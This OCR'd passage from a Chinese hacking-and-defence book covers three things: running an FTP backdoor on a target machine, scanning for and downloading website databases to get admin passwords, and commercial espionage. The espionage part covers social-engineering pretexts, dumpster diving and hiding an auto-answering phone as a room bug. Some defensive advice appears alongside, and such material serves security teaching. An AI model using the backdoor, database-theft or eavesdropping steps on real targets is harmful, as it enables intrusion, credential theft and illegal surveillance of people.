


图 4-99　查找“SUS 迷你 FTP 后门”的用户名和密码

步骤 07 在其中设置好木马端口、用户名和登录密码后，即可上传到被控端的某个文件夹中，运行后即可完成服务端的安装。用户可通过 IE 浏览器、FTP 专用工具、Telnet 工具与 FTP 服务器连接，并可用 Telnet 工具远程控制目标主机。

步骤 08 在浏览器地址栏中输入木马端口，在弹出的“登录身份”对话框中输入“用户名”和“密码”，如图 4-100 所示。单击“登录”按钮，即可与 FTP 服务器连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 09 利用 Windows 系统中自带的 FTP 命令，也可与 FTP 服务器连接，并远程控制目标主机。打开“命令提示符”窗口，在其中输入 ftp 命令，如图 4-101 所示。



图 4-100　利用浏览器登录目标主机



图 4-101　输入 ftp 命令

步骤 10 在“ftp”命令提示符下输入“open　IP 地址　端口”命令（这里是 open 192.168.0.7 2100），与 FTP 服务器连接。按照提示输入用户名 sus 和密码 sus666，即可登录进去，如图 4-102 所示。除运行传统的 ftp 命令外，这里还可以用“quote”加上后门控制命令，如 quote pslist，查看目标主机进程，如图 4-103 所示。




图 4-102　输入“open　IP 地址　端口”命令




图 4-103　查看目标主机进程

4.4.3　网站数据库漏洞攻防

作为脚本漏洞的头号杀手锏——数据库下载漏洞，现在已经被越来越多的人所熟知。数据基本上都存储在数据库中，数据库文件保存着网站的重要信息，包括管理员用户名和密码等。如果被黑客利用管理员身份登录网站并控制目标计算机，将对目标主机进行破坏，因此，保护数据库就成为了保护数据的重要环节。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 使用搜索引擎搜索数据库

如果网站使用的编程程序是 ASP，则在调用数据库时，需要用到+server.mappath 语句设定数据库位置，使用 conn.open 语句与数据库建立连接。

很多大型搜索引擎可搜索在本搜索引擎注册的网页，所以黑客可通过搜索 server.mappath 关键词找到网站数据库的位置。由于许多网站的数据库文件使用的是 mdb 默认后缀，黑客也可以通过搜索.mad 关键词找到数据库。

搜索到数据库链接地址后，可以使用 IE 浏览器下载数据库文件到本地计算机上，打开数据库文件可以查看网站管理员的用户名和登录密码。

2. 使用软件搜索数据库

除可以使用搜索引擎搜索到数据库，并使用 IE 浏览器进行下载外，还可以使用“挖掘鸡”这样的软件搜索很难被搜索引擎直接搜索到的数据库。例如，一些黑客软件（包括网站管理员及管理员工具）往往会在网站生成习惯性的特定路径，这些特定路径很难被搜索引擎直接搜索到，这时就可以使用软件进行扫描来获取敏感信息或 webshell 等权限，再下载搜索到的数据。“挖掘鸡”可以快速搜索 SQL 注入漏洞、攻击拿到网站服务器的肉鸡（黑客称被控制的目标主机为肉鸡）等，是网站数据库漏洞攻击的好工具。

下面介绍如何利用“挖掘鸡”软件搜索网站数据库。

步骤 01 在计算机中安装下载的“挖掘鸡”软件并运行，即可进入其主界面中，如图 4-104 所示。在界面上方选择“后缀”选项卡，在下面的列表框中勾选“数据库”节点复选框，如图 4-105 所示。




图 4-104 “挖掘鸡”软件的主界面




图 4-105 选中“数据库”节点

步骤 02 单击界面上方的“开始”按钮 ≥，开始扫描，搜索到的所有数据库链接都会显示在“结果”选项卡下的左侧列表框中，如图 4-106 所示。

步骤 03 双击其中任意一个数据库链接，即可打开“文件下载-安全警告”对话框，如图 4-107 所示。单击“保存”按钮，即可下载该数据库文件。在使用数据库浏览工具打开数据库文件之后，即可得到管理员用户名与密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-106 扫描到的数据库列表




图 4-107 下载该数据库文件

步骤 04 如果网站管理员对数据库进行改名，但隐藏不深，则同样可以使用“挖掘鸡”搜索到数据库。切换到“后缀”选项卡，在列表框中勾选“敏感信息”子选项中的“暴库”复选框，如图 4-108 所示。

步骤 05 单击“开始” ≥按钮，同样可以找到该数据库的链接地址，如图 4-109 所示。




图 4-108 选中“暴库”复选框



图 4-109 搜索该数据库的链接地址

步骤 06 右击其中一个数据库的链接地址，在弹出的快捷菜单中选择“ie 浏览”菜单项，使用浏览器打开该链接地址。若打开无效，将 http://www.***.com/inc /conn.asp 链接地址改为 http://www.***.com/inc%5cconn.asp，一般可以在页面是返回数据库的地址。

3. 网站数据库安全防范措施

若网站管理员发现网站中存在这样的数据库漏洞，为了避免黑客对网站进行攻击，可采取下面的措施提高网站数据库的安全性。

- 为 Access 数据库文件起一个复杂的非常规名字，并把它存放在多层目录下，这样数据库的名称及存储路径就不容易被猜到。这是防止数据库被找到的最简便方法。
- 不要使用默认的数据库路径，否则将可能产生严重的安全问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 为防止未经注册的用户绕过注册界面直接进入应用系统，可以采用 Session 对象进行注册验证。Session 对象最大的优点是可以把某用户的信息保留下来，让后续的网页读取。一般情况，在设计网站时都要求用户注册成功后才可登录。
- 如果可能，可将数据库文件后缀改名为.asp，从而避免网页浏览器的浏览和下载。
- 网站管理员要经常对自己的网站进行安全测试，及时更新各种漏洞，让网站更安全。
- 删除前台的程序名称，只需使用记事本打开网站的 index.htm 等首页文件，将搜索到的程序名称文字删除即可。网站管理员一定不要贪图省事，忽略这些操作，否则将会对网站的安全造成严重的威胁。

4.5 专家课堂（常见问题与解答）

点拨 1：为了防止黑客入侵，感染病毒，计算机用户平时应注意哪些问题？

解答：网络上的木马和病毒越来越猖狂，为了保证计算机的安全，一般的计算机用户应注意如下几个方面。

- 上网时一定要安装防病毒软件并及时升级，以保持杀毒软件的病毒库是最新的。
- 至少安装一个防火墙，ADSL 用户最好用路由方式上网，改掉默认密码。
- 设置安全级别，关掉 Cookies。Cookies 是在浏览过程中被有些网站往硬盘写入的一些数据，它们记录下用户的特定信息，因而当用户回到这个页面上时，这些信息就可以被重新利用。
- 不要随便下载软件，特别是不可靠的 FTP 站点。即使要下载，也要在下载前用软件查杀一下，如迅雷自带的杀毒软件。
- 要经常对自己的电脑进行漏洞扫描，并安装补丁。Windows 用户最好将系统设置为自动升级。
- 常用 TCPView 查看自己电脑的 IP 连接，防止反弹型木马。
- UDP 协议是不可靠传输，没有状态，从 TCPView 中很难看出它是不是在传输数据，我们还可以使用 IRIS、Sniffer 这类的协议分析工具看看是不是有 UDP 的数据。
- 保持警惕性，不要轻易相信熟人发来的 E-mail 就一定没有黑客程序，如 Happy99 就会自动加在 E-mail 附件当中。
- 不要将重要口令和资料存放在上网的电脑里。

点拨 2：运行网络嗅探器，出现网络适配器设置错误是怎么回事？

解答：网络嗅探器是 SNIFFER 等对网络抓包和分析的软件，它是基于网卡的 MAC 地址进入的流量来分析的，而网络适配器是你网卡的驱动程序。如果运行网络嗅探器，网络适配器没有启动，或启动错误，则可能是因为网卡驱动没安装，也可能是网络嗅探器软件安装错误或出现故障。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第5章 商业窃密常用伎俩

重点提示：

- 信息搜集与套取
- 商业窃密手段一览





商业窃密是疯狂的，多数是来自于企业对安全问题上的无知引起的，封堵信息渠道并不能保证不会泄密。人们应该将眼光着重于技术与管理手段，了解不法分子进行商业窃密的常用伎俩，避免因为愚昧无知给企业造成损失。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

利用“黑客”技术侵入、破坏他人网站，窃取数据信息借以非法牟利，这种网络犯罪已渐成产业。对于企业和整个社会来说，黑客网络犯罪将造成极大危害。但现在很多大公司都不会将重要机密信息存放到网络上，这使得黑客们成功攻入服务器后，发觉电脑中根本没有任何有价值的东西。因此，就将眼光瞄向了公司中的 LAN 内部网络进行社会工程学攻击。黑客们绞尽脑汁利用各种手段来获取公司的机密信息，使疏于防范的企业遭受很大的损失。

5.1 信息搜集与套取

对于黑客们来说，信息搜集是他们非常感兴趣的一个话题。因为他们知道，要想成功地攻击对方，必须知道目标的相关信息。不论是传统的系统入侵还是现在流行的社会工程学攻击，获取对方的敏感信息都是他们进行攻击前需要做的准备工作。

5.1.1 冒称与利用权威身份

其实，社会工程学师惯用的那些信息搜集方法与技巧都很简单，只要我们有耐心，能够坚持不懈，就会很快绕过物理层的安全直接向某个员工获取敏感信息。他们之所以费尽心思地想要知道对方的信息（此类信息指的是规章、制度、方法、约定规章，即一个行业的规章，我们可以认为是行规，或是内部约定），是为了处理突发事件。

比如，商家 A 为了抢走商家 B 的生意，故意压低价格来垄断市场，违反了不当经营法。所以，我们要尽量了解各行各业之间的此类信息，比如校园，只有领导层内的人员才会拥有一份全校师生的联系名单，服务行业通常有这样和那样的内部约定，了解此类信息对我们非常有利。

而黑客们为了寻找信息，经常会冒充一个权力很大或是以重要的人物的身份打电话从其他用户那里获得信息。例如，你可以模仿老师的声音打电话给你父母，告知今天放假不用上课，大多数父母都会相信。

利用虚假身份获取信息是非常有用的，甚至可以使用权威身份直接索取信息，那些企业一般不会去怀疑其真实性。就目前而言，社会工程学师的惯用权威身份是记者（电视台、报刊、杂志等）、政府人员、调查机构，更深入获取信息的身份多是冒称内部人员或客户等。

一般机构的咨询台（或前台）最容易成为这类攻击的目标，黑客可以伪装成是从该机构的内部打电话来欺骗前台人员或是公司的管理员。

咨询台之所以容易受到社会工程学的攻击是因为他们所处的位置就是为他人提供帮助的，因此，非常有可能被人利用来获取非法信息。咨询台人员一般接受的训练都是要求他们待人友善并能够提供别人所需要的信息，因此，就成为了社会工程学家们的金矿。大多数的咨询台人员所接受的安全领域的培训与教育很少，这就造成了很大的安全隐患。

5.1.2 从垃圾桶中翻查信息

垃圾搜寻是另一种流行的社会工程学攻击方式。不论是哪一家公司，总会周期性地将废弃的文件与材料进行报废处理，通常在大楼不远处设置垃圾堆放空间，以便垃圾运送车拖走作销毁处理。垃圾中废弃的打印文件多数是老旧文档，对公司来说可能已无实质性帮助，但是这些老旧的资料却泄露了企业的运营情况。

这些信息在垃圾桶中是潜在的安全隐患，如公司电话簿、会议日历、组织图、时间和节

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

假日、备忘录、公司保险手册、系统手册、打印出的敏感数据或者登录名和密码、打印出的源代码、磁盘、磁带、公司信签，还有淘汰的计算机硬件等。对黑客来说，这些资源是提供丰富信息的宝藏。

黑客可以从公司电话簿上了解到员工的名字和电话号码，来确定目标或模仿对象；而从会议日历上，他们或许可以给黑客提供某一雇员在哪个特殊的时间出差的信息；组织图包含在组织内谁是当权者的信息；备忘录里有增加可信度的小信息；规定手册向黑客展示该公司真正的有多安全（或者不安全）；系统手册，敏感数据或者其他技术信息资源也许能够给黑客提供打开公司网络的准确密钥；淘汰的计算机硬件，特别是硬盘，能够通过技术恢复数据并提供各种各样的有用信息。这些都方便了社会工程学师做前期的信息搜集及对策，有助于了解各部门的分布与主要负责人，使得黑客们清晰地了解想要的信息在哪里，以及应给谁打电话。

下面引用“2001 年宝洁公司和联合利华公司之间爆发的情报纠纷事件”，该事件就是利用“垃圾堆”进行窃密的。

当时，面对主要竞争对手联合利华公司的强烈质疑，宝洁公司公开承认，该公司员工通过不符合公司规定的途径获取了对手联合利华公司的有关护发产品的资料，但宝洁公司否认其行为是违法的。宝洁公司承认曾雇用了一家公司进行商业间谍活动，包括从其他公司的“垃圾堆”中获取信息。在这个过程中，宝洁公司雇用的间谍向联合利华公司的员工谎称是市场分析员。事后，宝洁公司归还了 80 份文件给联合利华公司，其中包括从“垃圾堆”中获得的信息。

因此，对于公司的重要文件，为了防止对手从“垃圾桶”中翻查到有用的信息，最好将这些无用的文件用粉碎机进行粉碎，以绝后患。

5.1.3 巧设人为陷阱套取信息

社会工程学师为了搜集到有用的信息，并不是单纯地拨打电话套取信息，他们往往会制造出各种各样“逼真”的事件，让对方相信，使他们在毫无察觉的情况下掉入社会工程学师们设置的陷阱中。

1. 寻找企业内部的矛盾

一直以来，企业内部的矛盾在各个企业中都是时常出现的。企业在推行高度利润化的同时，常常忽视了内部所导致的尖锐矛盾，这给企业带来很大的损失。例如，2006 年美国可口可乐总公司一名行政助理，涉嫌串通另外两人，偷取可口可乐一种新饮品的样本及机密文件，企图出售给百事可乐。但百事可乐收到消息后立刻联络可口可乐公司，联邦调查局拘捕三人，控以诈骗、偷窃和售卖商业秘密，这才阻止了可口可乐公司机密资料的泄露。可想而知，如果这次交易成功的话，将会对可口可乐公司造成多大的损失。

对于内部不满的员工，他们要么想跳槽，要么想向他人吐苦水发泄不满。对于这类员工，企业应该尽量防止出现。因为这类人群最容易被商业间谍利用，而不仅仅是社会工程学师冒称某大公司的人力资源部拨出的电话。即使这类员工被企业炒掉，但也不能保证他们是否会在离开的时候把公司的机密资料携带出去。

近年来，来自于企业内部的威胁所带来的损失开始不断在网络上或报刊上披露出来。公司为了防止网络安全漏洞的出现，购买了大批的安全设备，但这些设备无法防止内部的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

安全漏洞的产生。虽然一些公司为了防止机密、核心技术被泄露，在与员工签署劳动合同时，往往会要求员工签订保密协议，禁止其进入对手公司，但这并不能从根本上保证信息不泄露。

要解决这些问题，关键在于公司管理层。管理者不要只幻想用一纸规章制度使员工对公司保持忠诚，而是要组织成员之间加强信息交流，增进彼此之间的信任、认同，甚至相互吸引建立感情，讨论解决问题的方法。

2. 制造拒绝服务的陷阱

通常社会工程学师为了获取信息，往往是谎称系统出现问题，要求提供口令文档等信息。但这种伎俩使用的次数多了，就不管用了，受害者会提高警惕，避免再在同样的问题上上当。因此，一些高明的社会工程学师就通过设置陷阱来掌握获取信息的主动权。

首先，为了获取员工的信任，社会工程学师谎称是公司的内部人员，并报出专业术语，然后他们会制造各种棘手的问题，如打电话到网络中心的技术维护部请其暂时中断网络，造成网络故障；或向员工的电子邮件发送大量的垃圾邮件，并谎称是遭到黑客的攻击。

这时，这位员工可能就会四处求助解决这些问题，而社会工程学师就可以大摇大摆地站出来帮助员工解决这些“问题”，从而顺利地套取他们想要的信息，并且不会受到员工的质疑。

5.2 商业窃密手段一览

商业机密对企业的生存、发展至关重要，它是市场经济发展的产物，是知识产权的重要组成部分，也是企业重要的无形资产，对企业在市场竞争中的生存和发展有着重要影响。企业不仅需要了解如何加强商业机密安全保护措施，还需要了解相关的窃密技术手段，并对员工进行培训，做到“知己知彼，百战不殆”，将损失的威胁降至最低。

5.2.1 貌似可靠的信息调查表格

信息调查表格与市场上常见的调查问卷类似，是调查者根据一定的调查目的精心设计的一份调查表格，是现代社会用于搜集资料的一种最为普遍的工具。它并不神秘，只是起到了信息的存储、查询、组织分类作用。

如果自己清楚地知道获取的信息是什么，且有过人的记忆力，那么表格可能没有什么作用。但如果自己很茫然、无从组织信息，则信息调查表格将会帮助自己分析数据、确定目标与计划，或帮助自己了解调查对象（员工或市场）的基本情况，对自己大有裨益。

下面介绍的两种表格，分别是调查问卷表和个人基本信息表，如图 5-1 所示和如图 5-2 所示。这两种信息调查表格在日常生活中都是经常遇到的，特别是如图 5-1 所示的调查问卷。当我们走在路上时，可能会有人拿来这种表格让我们帮忙填写，并告知他们是某公司的职员，为了公司的产品销售，需要做一些调查。

大多数人在遇到这种情况时，可能会出于礼貌或经不住他们的纠缠去填写这种表格，认为不会有什么问题。其实，有时一些不怀好意的人也会假装是某公司的职员，冒称要做市场问卷，希望路人帮忙配合填写表格，但却利用这些信息做其他危害个人及社会的事情。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

调研问卷初步设计
【第一部分：基本情况】
1. 您的年龄?
A.21-30岁　B.31-40岁　C.40-50岁　D.51-60岁　E.60岁以上
2.您的学历?
A.小学　B.初中　C. 高中　D.大专　E.本科　F.研究生以上
3.您的工作单位性质?
A.金融证券 B.文卫事业单位 C.商贸企业 D.IT通信 E.建筑及房地产 F.政府公务员
G制造工业 H.中介服务业　I.医药化工业 J.轻工业 K.科研机构 L.媒介宣传
4.您所从事的职位:
A.技术人员　B.农民　C.职员　D.高级职员　E.中层管理者　F.高级管理者
5.您的工作地点?
A.开发区　B.老城区　C.新城老城交界处　D.其他
6.您的月收入?
A. 1000 元以下　B. 1000-2000 元　C. 2000-3000 元　D. 3000-4000 元　E. 4000-5000 元
F.5000-6000元　G.6000-8000元　H.8000-10000元　I.10000元以上

图 5-1　调查问卷表

一、基本信息									
姓名*		性别*		出生日期*		政治面貌*		手机号码*	
现公司		现部门		现岗位		户口所在地		邮箱*	
应聘岗位		最高学历		工作年限					
二、工作履历									
开始时间	结束时间	公司		岗位		所获奖励		主要职责	
三、教育背景（高中毕业后至今）									
学历	入学时间	毕业时间	毕业院校			专业			学位
四、职业资格证书									
类别		资格证书A			资格证书B			资格证书C	
语言类									
专门职业技能类									

图 5-2　个人基本信息表

5.2.2　手机窃听技术

当今，窃听技术已在许多国家的官方机构、社会集团乃至个人之间广泛使用，成为获取情报的一种重要手段。窃听设备不断翻新，手段五花八门。手机窃听技术就是其中一种，它并不是一种新技术，也并不是那么难以实现。

也许在中国电话窃听还并不是非常流行，但在西方发达国家，商业窃听是存在且流行的。同样，窃听技术也是每个社会工程学师与生俱来就热衷的。窃听电话用得比较多的是落入式电话窃听器。这种窃听器可以当作标准送话器使用，用户察觉不出任何异常。它的电源取自电话线，并以电话线作天线，当用户拿起话机通话时，它就将通话内容用无线电波传输给在几百米外窃听的接收机。这种窃听器安装非常方便，从取下正常的送话器到换上窃听器，只要几十秒钟时间。可以以检修电话为名，潜入用户室内按上或卸下这种窃听器。

这里只简单介绍常见的窃听方式，对于高科技的窃听技术，读者可以根据自己的兴趣查阅相关信息。一般对于普通人来说，要监听对方的谈论信息，需要做好如下准备工作。

- 准备一部质量较好的手机，并确定手机信号处于良好状态。在将要监听的房间中检

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

查是否有对信号造成干扰的物体，如音箱等。

- 手机中都有“情景模式”这个菜单，将其设置为“会议模式”，以确保手机不会发出任何声音及振动。如果没有“会议模式”，可将手机中所有出现“铃声”和“振动”的设置关闭，使其不会发出任何声音。
- 将手机中“通话设置”菜单中的“自动应答”功能开启，再将手机放到房间中的隐蔽位置，如会议桌下、天花板上，以免被发现。

完成这些准备工作后，即可开始等待对方进入放置监听手机的房间，接下来可用另外一部手机拨通这部手机，开始监听对方的谈话内容了。

5.2.3 智能手机窃密技巧

关于手机的安全问题，我们都有切身体会，比如说垃圾信息、电话骚扰、手机病毒、流氓软件、间谍软件、手机隐私保护等。但随着智能手机的出现，又出现了一个新的问题，即手机窃密。

利用智能手机进行窃密更为常见，且防不胜防。智能手机中通常装有操作系统，如常见的 PalmOS、Symbian、Windows CE 和 Linux 手机操作系统。因此，我们可以像电脑一样，在手机中安装应用软件。这样，进行窃密的人就可以在手机中安装窃密软件，像在别人的电脑中安装特洛伊木马进行任意控制一样。至于安装的窃密软件，我们可以通过一些渠道获得，当然，一些智能手机生产厂家也会提供这一“窃密”手段。

目前，手机窃密技术不但可以窥探语音图像信息，还可以确定机主位置。一些功能强大的窃密软件还能够监控用户的话费、控制用户的 GPRS 流量费用、远程实时通过手机监听监控等。但总的来说，一般手机有如下三种窃听方式：

（1） 复制 SIM 卡

手机黑客利用 SIM 卡烧录器复制克隆指定的 SIM 卡，盗打或接听他人电话。这种方式比较简单且易操作，但由于容易被对方察觉，现在用的人很少。

（2） 芯片式窃听器

芯片式窃听器是目前监听市场内比较常见的类型，它根据有效距离分为三五米至几百公里等很多类型和级别。芯片一般为两部分，一部分装入被窃听人的手机听筒里，一部分装入窃听者的手机内部。无论被窃听者拨打或接听电话，窃听者的手机都会有相应的提示音。如果窃听者愿意窃听就可以听到谈话内容，有录音功能的手机还可将谈话内容录下。

（3） 大型的移动电话监听系统

这种监听系统一般运用在间谍活动中，与上面提到的窃听器不同。它是直接从空中拦截移动电话信号，通过解码可监听到所有通话内容。这类窃听器与电脑相连接，让被监听人毫无察觉。

5.2.4 语音与影像监控技术

语音与影像监控技术跟电话窃听技术相比较，其隐蔽性更高，且成本更低。这主要是因为语音与影像监控技术在人们的生活中已非常普及，人们了解且有能力实现其监控。比如，一些人可以轻易地利用录音技术窃取对方的谈话内容，并且对方毫无察觉。这比利用手机窃密容易得多。而视频监控也在不断窥探人们的隐私，无论是走在大街上，还是在商场中购物，可能都有一个摄像头正在时刻监视着你的一举一动。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 语音窃听

现在市场上有很多数码产品，如MP3、MP4、手机、DV、DC等都具有录音功能，利用这些物件即可进行录音。在使用时，可以将录音的主要物理器件取出，并配上电源，选择安装到桌子、椅子、茶杯、墙等物体上，它们就变成录音的物件了。

但这些产品的录音表现非常有限，仅能够满足普通用户的一般需求，对于媒体记者、企业窃密、执法取证机构这些对录音产品有着专业需求的用户而言，还需要专业的录音笔，如图5-3所示是两种不同品牌的数码录音笔。

